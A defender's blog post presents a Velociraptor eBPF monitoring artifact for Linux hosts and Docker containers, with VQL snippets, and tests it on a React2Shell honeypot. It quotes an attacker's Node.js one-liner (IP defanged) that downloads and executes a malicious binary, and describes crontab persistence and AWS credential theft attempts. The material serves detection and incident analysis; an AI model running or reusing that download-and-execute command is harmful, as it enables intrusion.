Linux Monitoring with eBPF and Velociraptor

eBPF makes capturing container activity trivial. Making sense of it? That’s where most tools fall short. Most modern Linux monitoring tools capture container activity through eBPF at the shared kernel level. But capturing events and making them useful are two different things. Too many solutions stop at raw event collection, leaving you with process executions missing usernames, network connections without process context, and no clear way to distinguish between host and container activity. Even many expensive EDRs fall short when it comes to logging inside Docker containers.
The issue is enrichment. Without container names, usernames, and process hashes, you’re left squinting at bare system calls trying to reconstruct what actually happened. It’s difficult to follow an intrusion from start to finish without the proper context. I’ve been working on a new Velociraptor artifact to address this issue. Velociraptor introduced support for eBPF events in v0.74, and I used that as a foundation to build a new client monitoring artifact. The goal was simple: capture everything that matters on the host and inside Docker containers, then enrich it properly.
There are excellent existing eBPF-based tools out there. That said, many tools are built without Docker in mind. While Docker started as a development tool, it’s now frequently used in production by businesses hosting microservices. This creates a gap where production Docker environments don’t quite fit the K8s-focused security ecosystem. If you’re running Docker on individual Linux hosts and need comprehensive logging for your SIEM, this new artifact fills that niche. VQL gives you fine-grained control over what gets logged and makes customization straightforward. You can filter, enrich, and transform events at the endpoint before they ever hit your SIEM. Few solutions offer this deep level of customization, and it’s what makes Velociraptor stand out.
To test the new monitoring artifact, I built a React2Shell honeypot. When attackers exploited the vulnerability, their activity ran inside a docker container under the nextjs user. Within 45 minutes, I had real attacker activity to analyze, perfect to validate that the artifact was capturing the context needed for proper investigation.
The Artifact
The Linux.Events.EBPFEnriched artifact is available on the Velociraptor Artifact Exchange. It captures several critical event types:
- Process execution via
sched_process_exec - Network connections via
security_socket_connect - File writes via
magic_write - DNS queries via
net_packet_dns - And much more…
Between these events, you get a comprehensive view of activity on the host and inside any running Docker containers.
Event Enrichment
Every event gets enriched with full process context including executable path, command line, parent executable, parent command line, and the complete call chain. For container events, we also include the container ID, container name, and uptime. To resolve container names, we communicate with the docker api, and refresh our data every 30 seconds:
LET DockerAPIEndpoint = "/var/run/docker.sock:unix/containers/json"

LET data = SELECT parse_json_array(data=Content) AS Containers
    FROM http_client(url=DockerAPIEndpoint)

  LET ContainerLookup <= memoize(key="ContainerID",
                                 query={
      SELECT format(format="%.12s", args=Id) AS ContainerID,
             Id AS FullContainerID,
             join(array=Names, sep=", ") AS ContainerName,
             Image AS ContainerImage,
             State AS ContainerState,
             Status AS ContainerStatus,
             timestamp(epoch=Created) AS ContainerCreated
      FROM foreach(row=data, query={ SELECT * FROM foreach(row=Containers) })
    },
                                 period=30)
Username resolution works by mapping UIDs to usernames from /etc/passwd. In Docker engine v29.0.0+ we can access the container file system at /var/lib/docker/overlayfs/<container_id>, we use this to read /etc/passwd inside each container, and to calculate hashes on process execution inside containers.
 LET AllPasswdPaths = SELECT
      OSPath
    FROM glob(
      globs=["/var/lib/docker/rootfs/overlayfs/*/etc/passwd", "/etc/passwd"])
To keep CPU usage reasonable, hashes of executables are cached by inode and device ID for 5 minutes. If we’ve already hashed that specific file on disk within this window, we reuse it.
if(
condition=(System.EventName = "sched_process_exec"
    AND HashOnExecution),
then=cache(
  period=300,
  func=get_hash_cache(
    OSPath=EventData.pathname,
    HostName=get(
      item=ContainerLookup,
      field=System.HostName).FullContainerID,
    IsContainer=IsContainer),
  key=str(
    str=EventData.dev) + "-" + str(
    str=EventData.inode))) AS Hash
React2Shell
React2Shell is a critical RCE vulnerability that became quickly adopted by threat actors. I created a honeypot running a vulnerable service in a docker container and observed the first malicious activity in under 45 minutes of exposing the honeypot to the internet.
The first exploit attempts used wget, curl, and netcat to download malware to the system. Wanting to see how attackers would pivot, we removed these binaries from the honeypot, and observed them using Node.js directly:
nodejs -e var c=require('net').connect(80,'91[.]92[.]241[.]10');
c.write('GET /x86_32.kok HTTP/1.0\r\nHost: 91[.]92[.]241[.]10\r\n\r\n');
var d=[];
c.on('data',(b)=>d.push(b));
c.on('end',()=>{var buf=Buffer.concat(d);
var s=buf.toString();
var idx=s.indexOf('\r\n\r\n');
if(idx>0){var body=buf.slice(idx+4);
require('fs').writeFileSync('x86_32.kok',body,{mode:0o777});
require('child_process').exec('./x86_32.kok logic')}})
- IP addresses defanged, this command downloads and executes a malicious binary.
Through our artifact, we see the network connection made to download the malware from 91[.]92[.]241[.]10.

We observe the file write of the malware to disk.


Then, we follow the execution of the malware inside the container, including the enriched username and hash.

After execution, the malware attempted to find its public IP address by querying IP lookup services like api.ipify.org.
To persist, the malware added a crontab entry to start itself every minute.

Later in the intrusion, I observed the threat actor attempting to steal AWS credentials from ~/.aws/config and ~/.aws/credentials.

The artifact provided us with the necessary logs and context to properly follow the intrusion from beginning to end.
Conclusion
Logging isn’t just about knowing that something happened, it’s about having the context to investigate it properly. The React2Shell honeypot demonstrated this clearly. We captured the initial exploit, the network connection to download malware, the file write to disk, execution with the correct username and hash, DNS lookups for IP resolution, persistence mechanisms, and credential theft attempts. Every step was enriched with the data needed to understand what was actually happening inside the compromised container.
Without proper enrichment, these events would have been far harder to piece together. A network connection without process context doesn’t tell you much. A process execution without the username or hash leaves gaps. Container activity that doesn’t clearly identify which container it originates from creates confusion when you’re trying to reconstruct an attack timeline.
One of the biggest benefits of using Velociraptor is complete control over your logging pipeline. If you find a bug or an area where this artifact falls short, you can adjust it yourself. There’s no uncertainty about whether events are sampled or dealing with logs that are difficult to write detections with because they’re missing that one critical field. With Velociraptor, you can control the entire log pipeline without being an EDR vendor or building everything from scratch.
The Linux.Events.EBPFEnriched artifact solves this for teams who need to monitor both Linux hosts and docker containers. It’s built for defenders who need comprehensive, enriched logs in their SIEM. VQL gives you the flexibility to customize what gets logged and how it’s enriched before it ever leaves the endpoint. If you’re already using Velociraptor and running containers in production, this artifact gives you the visibility you need to monitor both your host and container activity with the context that is actually needed for investigation.